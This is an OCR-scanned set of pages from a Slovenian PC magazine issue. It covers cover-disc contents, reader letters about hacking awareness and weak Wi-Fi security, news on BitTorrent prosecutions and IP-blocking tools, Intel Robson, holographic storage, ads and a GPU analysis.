
Celotni programi

3D Canvas

3D Canvas je orodje za modeliranje in animacijo v realnem času, ki omogoča intuitivno 3D modeliranje po metodi povleci in spusti. Iz enostavnih 3D modelov je mogoče ustvariti kompleksne modele, orodja za modeliranje pa omogočajo deformacije, oblikovanje in barvanje 3D modelov.

Canvas 8

Popolnoma integrirano okolje za ilustracijo, postavljanje strani, obdelavo slik, ustvarjanje predstavitev in spletno založništvo. *Canvas* omogoča delo z vektorskimi objekti, slikami, besedilom in uvoženimi grafičnimi datotekami, ne da bi zato zahteval uporabo drugih aplikacij.



iPod Linux Toolkit

Video iPod je že na trgu in je odličen. A če že imate običajen, "glasbeni" iPod, nimate pa finančnega viška, si lahko ogledate naš vodič na strani 78, ki vam bo pomagal pri predelavi vašega iPoda v pravi pravcati predvajalnik filmov.

LP Recorder 5

LP Recorder pa je bil zasnovan samo za eno nalogo, in sicer za snemanje vinilnih plošč. Povežite zvočni izhod ali izhod za slušalke na glasbenem stolpu z zvočnim vhodom na zvočni kartici, vnesite ime datoteke, izberite vhod za snemanje in kliknite na gumb za začetek snemanja.

Personal Document Organizer LE

Registry Mechanic je enostavna aplikacija, ki uporablja zmogljive algoritme za hitro prepoznavanje napačnih ali osamelih vnosov v registru in omogoča popravljanje vsakega takšnega vnosa posamično ali vseh naenkrat.

Najboljši celotni programi

Na naših diskih boste našli samo kvalitetne aplikacije in orodja, ki imajo visoko vrednost. Javite nam, kaj bi radi videli na disku in storili bomo vse, da vam ugodimo.

Igrajte najnovejše igre

Ne čakajte ure in ure, da se snamejo demo različice najboljših iger tega meseca. Vse so tu.

Kdo še potrebuje navodila?

Želimo, da iz vaših brezplačnih programov potegnete največ. Toliko vodičev in delavnic kot v *PCF*, boste težko našli še kje drugje.

Tehnična podpora

Če boste imeli kakršnekoli težave z diskom, pokličite na telefonsko številko 02 330 33 02.

Preizkusni programi

Adobe Photoshop Elements 4 Obdelovanja fotografij
Anim8or Program za 3D modeliranje z ogromno možnostmi
OpenOffice.org 2.0 Celoten pisarniški paket v slovenščini
PDF-Xchange Lite Izdelajte PDF v Wordu ali drugod
Tell Me More SE Sami se naučite govoriti špansko
VirtualDub Hitra in preprosta obdelava video datotek
WordPress Odlična platforma za objavljanje blogov

Igre

Civilization IV Najboljša potezna strategija vseh časov
Harry Potter and the Goblet of Fire Saj veste...
King Kong Postanite kralj opic in pretepajte dinozavre
Land of the Dead Igra, narejena po filmu, polnem zombijev
Need for Speed: Most Wanted Noro cestno dirkanje
The Chronicles of Narnia Igra po filmu po knjigi
The Suffering: Ties That Bind Nadaljevanje srhljivke
X-Men Legends II Igra zvrsti RPG s stripovskimi junaki

Dodatki in modi

Battle for Middle Earth Extended Edition, Battle Ground 2 0.14, C&C Generals – Defcon, CoD: United Offensive – Wolfsbane Realism Mod v6, Doom 3 – Blade Runner Map, Doom 3 ROE – DungeonDoom v6.3, Half-Life 2 – FakeFactory High Resolution Pack v1.6, Half-Life 2 – Garry's Mod, Half-Life 2 – Pumpkin Night, Half-Life 2 – Trigun Escape From Pain, RTW – Warhammer Total War UT2004 – Defence Alliance...

In še več!

Od blizu: Quake 4

Ena najbolj markantnih serij v zgodovini računalniških iger je dobila svoj četrti del. Ta spektakularna prvoosebna streljska igra se lahko pohvali z odlično zgodbo, fenomenalno grafiko in še boljšim večigralskim načinom igranja, ki vas bo spomnila na dobre stare čase, ko se je na internetu umiralo hitro in divje. Če ste nanjo čakali vsaj pol tako težko kot mi, potem to demo različico zdaj že nameščate.

Seznam velja za *PCFormatov* DVD. Na CD-ju boste našli veliko manj vsega. Če vam to ni dovolj, se čim prej naročite na DVD različico revije.

Pismabralcev

NAJ SE SLIŠI VAŠ GLAS. PIŠITE NAM NA pisma@pcformatslo.net

Pismo meseca

Hekerski vdor

Tu in tam si kupim vašo revijo, tokrat pa me je pritegnil naslov "Hekerski vdor v živo". Z zanimanjem sem prebral članek. Sam se profesionalno ukvarjam z administriranjem spletnih strani, zato me je članek zanimal tudi poslovno. Ker sem bil prepričan, da je vse skupaj en velik lari-fari in da taki vdori niso tako preprosti, kot članek poskuša prikazati, sem se enkrat za spremembo postavil v vlogo "hudobneža" in se lotil vdiranja v lasten sistem. Jasno, moral sem pozabiti vsa gesla in podobne stvari, ki sem jih poznal kot administrator. Sledil sem navodilom (pogledal sem tudi v nekaj prejšnjih številk revije v rubriko V mreži hekerjev) in bil zgrožen nad številom lukenj v sistemu, ki ga administriram. Bil sem stoodstotno prepričan, da mi pod nobenim pogojem ne bo uspelo vdreti, pa je bilo pravzaprav precej preprosto. Hvala vam, zares ste mi odprli oči in naredili iz mene boljšega administratorja.

Bojan, e-pošta

PCF pravi Bojan, zdaj je naše poslanstvo izpolnjeno. Upamo, da je članek odprl oči še kakšnemu administratorju in bodo zato mrežne povezave odslej kanček varnejše. Čakaj, z upanjem si bomo drznili iti še korak naprej: upamo, da je več člankov odprlo oči ljudem najrazličnejših poklicev in bo ves svet zaradi tega mnogo varnejši.

Ker si nas spravil v dobro voljo, ti bomo vrnili uslugo. Podjetje VideoToP ti poklanja nagrado za pismo meseca. Pošlji nam še naslov, drugače bo nagrado obdržal urednik.

Brezžično

Po tistem, ko sem si kupil notesnik, sem obseden z brezžično tehnologijo (IR, BT, WLAN...). Ker sem bil pač firbičen, sem si vsake toliko časa vzel nekaj minut in na določenih mestih preveril obstoj brezžičnih dostopnih točk. In ugotovitve? Zanimive ter presenetljive, a hkrati zastrašujoče. Zanimivo in presenetljivo je to, kako pogosto lahko ulovimo signal kakšne točke. Postavite se pred katerikoli blok, katerokoli poslovno zgradbo ali pa kakšno drugo pomembnejšo zgradbo in zagotavljam, da boste ulovili vsaj en signal. Tu pa pride zastrašujoči del.

Ker sem po naravi pač zelo zvedav, sem se odločil, da preverim zaščito na točkah. Ugotovitve so me razveselile, a kar je bilo zame prijetno, je bilo tako zelo, zelo narobe. Pri večini točk sem namreč ugotovil, da sploh nimajo zaščite. Če pa jo imajo, je le-ta hudo minimalna. Le kdo bi imel geslo "administrator" ali "admin", sprašujete? Preveč ljudi. Enostavno preveč. Nekateri morda nimajo vklopljenega DHCP-ja, a to za naprednega uporabnika ni nobena ovira.

Povzetek? Kar je obenem za oko in dušo prijazno, ima na drugi strani lahko hude posledice. Nekdo s slabimi namerami bi to šibkost brez problema izkoristil v svojo korist, posledice pa bi lahko, za lastnika točke, bile katastrofalne. Saj je lepo, da delite z drugimi, ampak vedeti je treba naslednje – ponudite jim prst in odtrgali vam bodo roko. Zato previdnost v roke!


Uroš, e-pošta

PCF pravi Ker si vse povedal že sam, bomo mi zgolj vzdihnili ob tvojih ugotovitvah in prikimali tvojim svarilom.

FM2005

Nisem naročnik revije, vendar skoraj ni meseca, ko ne bi kupil izvoda. V številki 45 sem naletel na opis igre *Football Manager 2006*. Kot vsakega privrženca menedžerskih simulacij me opisi takšnih iger zelo razveselijo. Ker pa si kot ljubitelj takšnih iger ne lastim prejšnje različice *Football Manager 2005* (eden glavnih vzrokov je *Championship Manager 4*), sem s flomastrom popravil oceno iz 85% na 90%, v dokaz pa vam pošiljam sliko skenirane strani iz *PCFormata*. Poleg tega pa vam, kot ste sami napisali, pošiljam klofuto, ki si jo zaslužite. Pokomentiral bi rad tudi pismo, objavljeno nekaj številk nazaj, kjer se je nekdo pritožil nad tem, da uporabljate izraz CD namesto izraza zgoščenka. Hvala bogu, da še obstajajo ljudje, ki ne uporabljajo bednih "toporišičevskih" iznajdb. Veliko uspeha pri ustvarjanju revije tudi v prihodnje.

Aljaž, Ravne na Koroškem



PCF pravi Preprosto ne verjamemo, da si ljubitelj tega žanra in da si hkrati ne lastiš *FM2005*. Bomo morali zahtevati s fotografijami tvojih polic in predalov podprte dokaze.

Pišite in zmagajte!

Ta mesec podarjamo odličen igralni plošček *Trustmaster wireless dual triger* in igro ***Pro Evolution Soccer 4***. Za rubriko Pisma bralcev je oboje prispevalo podjetje VideoToP.

Pišite zdaj! Pošljite nam svoje misli, skrbi in ideje, ki zadevajo revijo ***PCFormat***, vaš PC, računalniške igre ali življenje na splošno.

Vklop

NAJBOLJ VROČE NOVICE TEGA MESECA

Pirati so pristali

Posledica velike azijske protipiratske tožbe je podvojen promet izmenjave prek BitTorrenta

Tisti zelo posebni administrativni teritorij Kitajske, znan tudi kot Hong Kong, je postal prvi kraj, kjer je bil posameznik obtožen piratiziranja prek BitTorrenta. Cariniki so nezaposlenega 38-letnega Čan Nai Minga (ki je bil na internetu znan kot "Big Crook") aretirali januarja letos. Obtožen je bil izmenjave filmov Daredevil, Red Planet in Miss Congeniality prek BitTorrenta, kar je dejansko grozovit zločin, saj smo bili trdno prepričani, da so omenjeni filmi že davno izginili z obličja Zemlje.

Big Crook (bolj ko gledamo v njegov vzdevek, bolj se nam zdi, da mu vsekakor ni niti najmanj koristil) je bil obsojen na tri mesece zapora za vsako točko obtožnice, ki pa naj bi jih odsedel istočasno. Glede na hongkonško zakonodajo jo je poceni odnesel, saj bi ga lahko doletela kar štiri leta zapora. Kot bi pričakovali, so hongkonški tožilci veseli, da jim je tožba uspela, so pa njihove izjave o 80-odstotnem upadu prometa prek BitTorrenta na račun te tožbe očitno zajetno pretiravanje.

DOBRA PUBLICITETA

Neprekinjeni pravni napadi z vseh strani pa očitno nimajo pretiranega vpliva na izmenjave prek P2P. CacheLogic, podjetje, ki razvija programsko opremo za nadzor prometa za ponudnike interneta, stalno spremlja promet prek P2P po vsem svetu. In to podjetje je ugotovilo, da promet prek BitTorrenta v Aziji ni upadel, temveč da se je občasno celo podvojil. Andrew Parker iz CacheLogica je še dodal: "Isto se je zgodilo po ukinitvi Suprnove." O povečanju prometa pravi takole: "MPAA je tako na široko objavljala, da je stran zaprta, da je ta novica postala prava bomba. Prav zato je ogromno uporabnikov interneta začelo zanimati, kaj sploh sta BitTorrent in P2P in zakaj se o tem toliko govori."

Prav ironično je, da vsaka tožba, ki jo sprožijo MPAA in podobne organizacije, pripomore k povečanju uporabe BitTorrenta in P2P. Ko smo predstavnike pri CacheLogic vprašali, kakšne posledice bi lahko imelo zaprtje eDonkeyevega podjetja MetaMachine na promet, so nam povedali, da "to najverjetneje ne bo imelo posebnega vpliva na količino prometa". Opomnili so nas, da večina prometa poteka prek eMule, odprtokodne alternative eDonkeyu.

Kar zadeva uporabo programov P2P pa pri CacheLogicu predvidevajo, da je po vsem svetu okoli deset milijonov uporabnikov. To pomeni, da se je število uporabnikov od leta 2004 povečalo za kar 25%. RIAA in MPAA sicer zatrjujeta, da je uporaba določenih omrežij upadla, dejstvo pa je, da so uporabniki takšnih omrežij preprosto presedlali na druga omrežja, na primer s KaZaA na eDonkey. Ne pozabimo tudi na novičarske skupine, kjer je običajno mogoče najhitreje najti nelegalne materiale. Ker so novičarske skupine precej kompleksne in niso najenostavnejše za uporabo, sploh za neuke uporabnike, jih dolga roka zabavne industrije še ni pograbila za ovratnik. Vprašanje pa je, kako dolgo bodo novičarske skupine in sistemi P2P še "varni".


VARNA IZMENJAVA

Rezultat sodnega obračunavanja je ta, da so uporabniki, ki si izmenjujejo datoteke, vedno bolj spretni pri zakrivanju svojih internetnih aktivnosti. Sama ideja o popolni anonimnosti na internetu je pravljica – internet je sam ogromno omrežje računalnikov, tako da vedno ostanejo sledi za vami. Tudi uporabnike, ki se povezujejo prek anonimnih proxy-strežnikov je mogoče izslediti, saj imajo tudi ti strežniki dnevnike.

To pa uporabnikom ne preprečuje, da bi se poskusili skriti. Dva najbolj priljubljena sistema za to sta Peer Guardian in Proto Wall. Naloga tovrstnih programov je spremljanje vhodnih in izhodnih podatkov.

Peer Guardian 2

Najnovejša generacija programa Peer Guardian ponuja integrirano snemanje seznamov blokiranih naslovov in si ne prisvaja veliko sistemskih virov, tako da je z njim zadovoljnih ogromno uporabnikov. Snamete ga lahko na **phoenixlabs.org**, deloval pa bo s katerimkoli programom, ki ga uporabljate, tako da bo spremljal, kam odhajajo paketi in od kod prihajajo.



Blokiran ali ne

Včasih boste ugotovili, da je blokiran tudi legitimen program ali cilj. Če se ta težava pojavi med nadgrajevanjem programa ali snemanjem nadgradnje, preverite dnevnik Peer Guardiana. Modri in črni vnosi predstavljajo blokirane spletne strani oziroma programe. Preberite opis blokiranega vnosa in preverite, če odgovarja nedelujočim stranem ali programom.

ONI PRAVIJO **"Obsodba Čana Naija Minga je grožnja piratom. Vedite, da vas bomo našli in sodno preganjali zaradi kraje intelektualne lastnine." Mike Ellis, MPAA**

in blokiranje paketov, ki prihajajo z naslovov IP ali razpona naslovov, ki odgovarjajo določenim kriterijem. Če kdo ne more pošiljati ali prejemati podatkov od vas, pač ne more vedeti, kaj počnete.

O učinkovitosti teh programov bi lahko razpravljali do onemoglosti, saj se naslovi IP še vedno vpisujejo v dnevnike strežnikov BitTorrent in drugih omrežij P2P. Največja napaka je ta, da se je mogoče zelo enostavno rešiti blokiranega naslova IP in registrirati novega.

Za reševanje tega problema pa je bil ustvarjen Blocklist Manager, ki pomaga vzdrževati vedno ažurne sezname blokiranih naslovov IP. Program ustvari sezname razponov IP-jev, deluje pa s programi, kot sta ProtoWall in Peer Guardian in še z mnogimi drugimi, kot so KaZaA Lite in BitComet, in vsaj delno pomaga pri ohranjanju anonimnosti internetnega prometa. **PCF**

ProtoWall

Program je na voljo na www.bluetack.co.uk in prav nihče ne bi mogel pritožiti, da je preveč kompliciran. V vmesniku sta gumba za začetek in konec delovanja, to je pa tudi vse, kar morate vedeti, program pa bo veselo izpljunil seznam cele vrste blokiranih in dovoljenih paketov. To bo počel tako zavzeto, da boste v nastavitvah prav gotovo izklopili beleženje.

Gonilnik

ProtoWall pa ni tako prijazen kot Peer Guardian, zaradi napake v namestitvi pa bo potrebno poseči v mapo z omrežnimi povezavami, izbrati lastnosti svoje povezave ter ročno odstraniti in namestiti gonilnik za ProtoWall, ki je del samega programa. Ko je program nameščen, pa ni več zapleten.

Na naslednjih straneh ne spreglejte

str. 9 **PISMA BRALCEV** Vaši odzivi na naš prelit pot.

str. 10 **NOVICE** Kaj je novega v svetu računalništva.

str. 14 **OPREMLJENI** Najbolj vroča prihajajoča oprema.

str. 18 **NAROČITE SE** Prejemajte revijo na hišni prag.

str. 19 **NASLEDNJI MESEC** Kaj boste prebirali v naslednji številki.

CSS SPLETNO OBLIKOVANJE

Design Triga d.o.o.
Stražarjeva ul. 33
1000 Ljubljana

Kosproti BTC-ja

NUDIMO VAM:

- Spletne strani in gostovanje
- Grafično oblikovanje
- NALEPKE (avto designi)
- Napisi
- (!) Promocijska izdelava ohišij (!)

http://www.css-oblikovanje.com

Info: ziga@css-oblikovanje.com

Intelova najnovejša tehnologija Pentium bo spet zablestela.

Flash!

Začetek konca za trde diske?

O tehnologiji Superfetch, ki bo del Windows Vista, smo že govorili – v bistvu gre za to, da bo mogoče pomnilniške ključke uporabljati za pospeševanje nalaganja programov. Tokrat pa smo ugotovili, da je Intel s tem pošteno pohitel in predstavil novo tehnologijo Robson. Sicer nima nobene zveze z nogometom, ima pa neverjeten učinek na zagonske čase na notesnikih in na nalaganje, teoretično pa celo vpliva na avtonomijo baterije. Intel namreč namerava vgrajevati od 64MB do 4GB pomnilnika NAND Flash v nabore notesnikov, ki bo, tako kot Superfetch, služil kot predpomnilnik za podatke, tako da ne bo več treba čakati, da se začne trdi disk vrteti. Vas zanima, kakšen bo rezultat tega? Na notesniku s tehnologijo Centrino in 128MB predpomnilnika Robson to pomeni skoraj takojšnje zbujanje iz stanja pripravljenosti, Adobe Acrobat Reader pa se zažene v 0,4 sekunde – na primerljivem notesniku brez Robsona potrebuje 5,4 sekunde. Še boljša novica pa je, da bo zaradi Robsona potrebnih manj dostopov do diska, ki je eden največjih porabnikov električne energije, tako da je ta tehnologija dobra novica tudi za vse uporabnike, ki pogosto delajo na poti. Intel ne želi izdati točnega datuma izida nove tehnologije, a upamo, da ga bomo dočakali že v prihajajočem letu, saj je bila tehnologija že prikazana na delu in o njej niso le govorili. Tisto, kar bi bilo nam najbolj všeč, pa je Robsonu podobna tehnologija za namizne računalnike – še vedno namreč upamo, da se bodo igre s pogonom Source nekega lepega dne zaganjale tako hitro, da med nalaganjem ne bomo mogli več skuhati kosila za dvajset ljudi.

Nore krave

Bi mleko? Tux ga ima. Dobrodošli v mlečni revoluciji, v odprtem viru kalcija

Odprtokodna revolucija je dosegla kmetije: Orson bi bil ponosen. "Prostovoljni molzni sistem" s 122 let stare kmetije DeLaval uporablja Red Hat Linux 7.3 in grafični vmesnik iz xfree86 za nadzor nad robotskimi rokami, ki lahko pomolzejo čredo 60 krav trikrat dnevno. Sistem je "prostovoljen", ker se krave same odločijo, kdaj jih vimena preveč tiščijo, in se same odpravijo v ogrado. Ugnezden sistem Linux nato ugotovi, da je rastlinojed na pravem mestu in se spravi na delo s tradicionalnimi sesalniki z robotskimi rokami. Takšna ureditev je dobra tako za kmeta, kot tudi za čredo. Ta eksperimentalni in revolucionarni sistem modernega kmeta razbremeni določenih opravil, naprava pa je primerna za vse vrste govedi in olajša skupinsko molžo cele črede. Zdi se, da si danes že vsi želijo bolj ugodnega razmerja med delom in zabavo – celo krave.

Zdravilo za računalniško oko

Podjetje Norville Lenses je začelo s produkcijo nove vrste leč, ki lajšajo simptome sindroma računalniškega vida, ki hitro postaja najpogostejša okvara oči moderne dobe. Simptomi, kot so suhe, pekoče oči, napenjanje oči, glavoboli, meglen vid, napete ramenske mišice in počasno ostrenje vida so jasni pokazatelji, da imate ta sindrom.

Ko gledate besedilo na monitorju, mora oko stalno ostriti sliko, saj so pike na zaslonu svetlejše na sredini kot na robovih, kar seveda pomeni, da imajo oči ogromno dela. Nove leče ohranjajo ostro sliko, tako da je na monitorje mogoče gledati z bolj udobnega kota, to pa seveda pomeni manj napenjanja za vaše zenice.

iPod je prišel, videl in zmagal

Še enkrat si lahko ogledamo bitko med radijskimi in video zvezdami

Video iPod je mogoče že manj zmogljiv od tekmecev na trgu, a je vseeno prodajna uspešnica.

Svetu prenosnih predvajalnikov videa zadnje čase ne manjka, še manj pa manjka ciničnih pripomb na celoten koncept, zdaj pa smo dočakali še video iPod (preberite opis na strani 44). Kljub temu, da je znatno manj zmogljiv kot nekateri tekmeci, pa je noro uspešen. Hiter pogled na nekaj največjih BitTorrent strani razkrije, da so te prepolne povezav do TV serij in filmov, ki so predelani za predvajanje na iPodu. To seveda pomeni, da je življenje vseh, ki se jim ne ljubi kodirati videa, tega ne znajo, ali pa ne želijo zapravljati denarja prek iTunes, postalo noro lahko in zabavno. Istočasno pa se je pojavila cela vrsta programov, s katerimi je mogoče pretvarjati video datoteke v formate, ki so prijazni iPodu, in to brez nakupa programa *QuickTime Pro*. Za primer pokukajte na **www.videora.com/en-us/Converter/iPod**. Govori se celo o podpori iPod-TiVo – ali imajo tekmeci na trgu legalnega snemanja videa, kot sta Microsoft in Sony, sploh še možnost za preživetje? Kaj pa je z Applovo uradno storitev za plačljivo snemanje videa? No, začetki niso tako briljantni, kot so pri Applu pričakovali, saj televizijske mreže in distributerji priložnosti niso zagrabili tako hitro kot pirati. To pa seveda ne pomeni, da storitev sameva – Apple je zabeležil snemanje milijona video datotek v prvih dvajsetih dneh. To bi pa moralo biti dovolj, da bo Hollywood prepričali, da ves ta hrup o internetni distribuciji ni samo prazno nakladanje.

"BitTorrent strani so polne filmov, prirejenih za iPod"

Holo-spomin

Optware napovedal 200GB holografske diske za leto 2006

Optware, japonsko podjetje, ki je pionir na področju holografskih diskov, je pred kratkim objavilo načrte za proizvodnjo treh različic diskov Magnum HVD do konca leta 2006. Za prihajajoče leto načrtujejo proizvodnjo medijev, na katere bo mogoče shraniti 200GB podatkov, do konca leta 2008 pa bi naj kapaciteta teh diskov dosegla kar cel terabajt.

Holografski pogoni delujejo tako, da en sam laserski žarek razbijejo v dva, in sicer v signalni in referenčni žarek. Signalni žarek nosi podatke, referenčni pa tvori hologram, ko seka drugi žarek na določeni točki snemalnega medija. Ko se žarka sekata, ustvarite kemično reakcijo v materialu v disku, ki je občutljiv na svetlobo, in tako ustvarita hologram. Ta hologram postane berljiv, ko se ga dotakne referenčni žarek, ki prebere holografsko sliko.

Prednost holografskih pogonov je v tem, da podatki niso shranjeni le na površini, kot pri optičnih medijih, temveč po celotni globini diska. Tehnologija je tudi izjemno prilagodljiva, saj omogoča shranjevanje kar 2GB podatkov na površino, ki ni večja od poštne znamke. Optware bo zato predstavil tudi holografski medij s kapaciteto 30GB, ki bo velik kot kreditna kartica, namenjen pa bo za shranjevanje video vsebin.


Kot največji tekmec, InPhase, se tudi Optware na vse pretege trudi, da bi prodrl na trg arhiviranja podatkov. Ker je izmenljiva, je lahko holografska tehnologija naravni naslednik trakovom, na katere se danes arhivirajo podatki, dodatna prednost holografskih medijev pa je ta, da jih je mogoče hraniti tudi več desetletij, ne da bi kvaliteta zapisa začela upadati. Če bo industrija standard sprejela ali ne, pa mogoče sploh ni pomembno, če bodo domači uporabniki lahko shranili celotno zbirko datotek MP3 na medij, ki je nekajkrat manjši in zanesljivejši, kot je iPod Nano.

PRESTIGIO NOBILE 1520W+

✔ NOVI CENTRINO SONOMA
✔ 15.4" zaslon TFT matrika (wide)
✔ Ločljivost 1280 x 800 WXGA
✔ Intel Centrino PentiumM 1,73GHz\533 (2mb)
✔ Intel Extreme graphics 915GM
✔ 512MB DDR2, HDD 40gb\5400\8mb
✔ DVD ± 8x enota, Zvočna kartica AC97
✔ 3 x USB2.0,1x Fire Wire IEEE1394,
✔ Vga izhod,Tv izhod, 56k fax/modem
✔ Mrežna kartica 10/100/1000
✔ 1 x PCMCIA Type II, Li-on Baterija

Dimenzije:
25 x 35,4 x 3.3 cm, teža 2,9 kg

samo 231.900 SIT



Opremljeni


STROJNA OPREMA NA NAŠEM SEZNAMU NAJBOLJ NESTRPNO PRIČAKOVANIH

ANALIZA

ALI PRIHAJA PRAVI R520?

Zgodba, ki se je razvila doslej, je približno taka: R520 je prišel, videl in bolj ali manj premagal GeForcea 7800 GTX. V veliki večini iger s podporo za DirectX je enostavno najhitrejši grafični procesor na trgu. Res pa je, da je R520 pošteno razočaral na dveh področjih. Prvič: ni mu uspelo prekiniti ATI-jeve dolgoletne tradicije smrdenja v igrah s podporo za OpenGL, tako da ga konkurenca preprosto povozi v id-jevi temačni umetniji *Doom3*. Še bolj pomembno pa je, da se v večini zmogljivostnih testov čip obnaša enako kot čisto navaden grafični procesor s 16 cevovodi, kljub visoki frekvenci jedra in nori prepustnosti pomnilnika. Po vseh tistih govorancah o revolucionarnih novih pristopih v 3D arhitekturi, modernih pomnilniških krmilnikih "ringbus" in neverjetni učinkovitosti cevovodov za obdelavo pikslov so realne zmogljivosti marsikoga razočarale.

